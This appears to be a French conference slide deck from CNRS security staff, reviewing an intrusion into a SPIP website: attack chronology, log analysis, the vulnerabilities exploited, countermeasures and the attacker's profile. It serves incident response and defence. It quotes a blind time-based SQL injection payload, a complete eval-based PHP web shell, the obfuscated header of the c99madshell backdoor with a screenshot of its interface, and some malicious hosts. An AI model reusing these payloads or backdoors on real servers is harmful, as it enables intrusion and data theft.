Sur les traces de Vlad

Retour d'expérience après une intrusion

Roland Dirlewanger

Corinne Fruchart

François Morris

Google France J'ai de la chance

- site:cnrs.fr viagra
  - SPIP : répertoires .cache, skins, etc.
- Pourtant SPIP à jour
  - Précédentes intrusions : absence de correctif
- Comprendre le mode opératoire du pirate
  - Date de création des fichiers
  - Analyse des journaux
  - Signature : User-Agent Opera ru

Scénario d'une attaque

- Chronologie
  - GET meta_cache.txt
  - POST spip.php
  - POST /IMG/otg/activate.php.odt
- Interprétation
  - Apache et les suffixes multiples
  - Upload dans SPIP
  - meta_cache.txt : informations de connexion

Authentification dans SPIP

- Mécanisme
  - hash
    - md5($action, $arg, $id_auteur, $pass, $alea)
  - $id_auteur, $pass vides permis (anonyme ?)
  - $alea est le seul élément inconnu
- meta_cache.txt
  - alea_ephemere & alea_ephemere_ancien
  - Protégé (? !) par .htaccess

Injection SQL à l'aveuglette

- Journaux
  - Echec meta_cache.txt
  - Nombreuses requêtes sur xyz.php3
    - Scorie d'une ancienne version
  - SELECT NULL FROM spip_meta WHERE nom='alea_ephemere' AND 1=if((ascii(substring((valeur),1,1))=32), benchmark(1900000,sha1(13)),0)
- Milw0rm

Script malveillant : c99madshell

- Offusqué
  - eval(gzinflate(base64_decode('HJ3HkqNQEkU/Zz
  - Itéré n fois mais aucun polymorphisme → signature
- Plusieurs exemplaires sur le serveur
- Première manifestation (juillet 2008)
  - Une erreur du pirate : index.php

http://donkey/~derek/c99madshell_final.php

C99madShell v. 2.0 madnet edition

Software: Apache/2.2.3 (Linux/SUSE). PHP/5.2.5
uname -a: Linux donkey 2.6.18.8-0.9-default #1 SMP Sun Feb 10 22:48:05 UTC 2008 x86_64
uid=30(wwwrun) gid=8(www) groups=8(www)
Safe-mode: OFF (not secure)
/home/derek/MyPictures/ drwxr-xr-x
Free 31.27 GB of 228.25 GB (13.7%)

HOME <= => UPDIR Search Buffer Tools Proc. FTP brute Sec. SQL PHP-code Self remove Logout

Listing folder (0 files and 10 folders):

Name	Size	Modify	Owner/Group	Perms	Action
.	LINK	09.09.2007 11:14:56	1000/100	drwxr-xr-x	
..	LINK	04.05.2008 16:15:14	1000/100	drwxr-xr-x	
[Doodles]	DIR	10.02.2008 11:36:18	1000/100	drwxr-xr-x	
[Illustrations]	DIR	03.07.2007 00:42:43	1000/100	drwxr-xr-x	
[Personal]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Photoshop]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Stock]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[Uploads]	DIR	20.04.2008 10:31:06	1000/100	drwxr-x---	
[astronomy]	DIR	02.07.2007 23:42:21	1000/100	drwxr-xr-x	
[digital_camera]	DIR	20.04.2008 10:30:34	1000/100	drwxr-xr-x	
[funny]	DIR	20.04.2008 10:30:32	1000/100	drwxr-xr-x	
[scans]	DIR	13.07.2007 11:31:36	1000/100	drwxr-xr-x	

Select all | Unselect all | With selected: | Confirm

:: Command execute ::

Enter: Execute

Select: Execute

:: Search ::
(.*) - regexp Search

:: Upload ::
Browse... Upload
[Read-Only]

:: Make Dir ::
/home/derek/MyPictures/ Create
[Read-Only]

:: Make File ::
/home/derek/MyPictures/ Create
[Read-Only]

:: Go Dir ::
/home/derek/MyPictures/ Go

:: Go File ::
/home/derek/MyPictures/ Go

Script malveillant : eval

```
<?php
    if(isset($_GET['step'])) {
      if(isset($_POST['dm']))
        eval(stripslashes($_POST['dm'])); ?>
  <form action=# method=POST>
   <input type=text name=dm>
   <input type=submit>
  </form>
  <?php  } ?>
```

Pages incluses

- Référence à http://tooooo.biz/sword.php
  - EstDomains
  - Javascript chiffré
  - Code de César, fonction de déchiffrement incluse
  - Télécharge les pages du squatter
- Référence à gribokhost.com
  - DNS : Mumbai
  - IP : hébergeur à New York

Vulnérabilités

- Accès à meta_cache.txt
  - Documentation
  - Procédure d'installation
- Scories
  - Mise à jour conserve les anciennes versions
- Injection SQL
  - Manque de validation des paramètres
  - Génération des requêtes SQL

Contre mesures

- Contrôle d'accès (meta_cache.txt)
- Élimination des scories (xyz.php3)
- Suppression du handler PHP
  - Répertoires en upload
  - Fichiers xyz.php.abc
- Surveillance des journaux

Profil du pirate

- Cupidité
- Bandes organisées
- Petite main
- Squatter
  - Bande passante
  - Ressources
  - Réputation
- Persévérant
- Discret
- Aurait pu être plus grave

Liens

- Sécurité de l'information

  http://www.sg.cnrs.fr/FSD/securite-systemes/revue.htm

  - Numéro traitant du sujet
    http://www.sg.cnrs.fr/FSD/securite-systemes/revues-pdf/si4.pdf
  - Inscription liste
    http://www.services.cnrs.fr/wws/subscribe/sec-info
- SPIP


  http://www.spip.net
- OWASP

  http://www.owasp.fr

Il faut s'imaginer Sisyphe heureux

(Albert Camus)

Questions ?



Franz von Stuck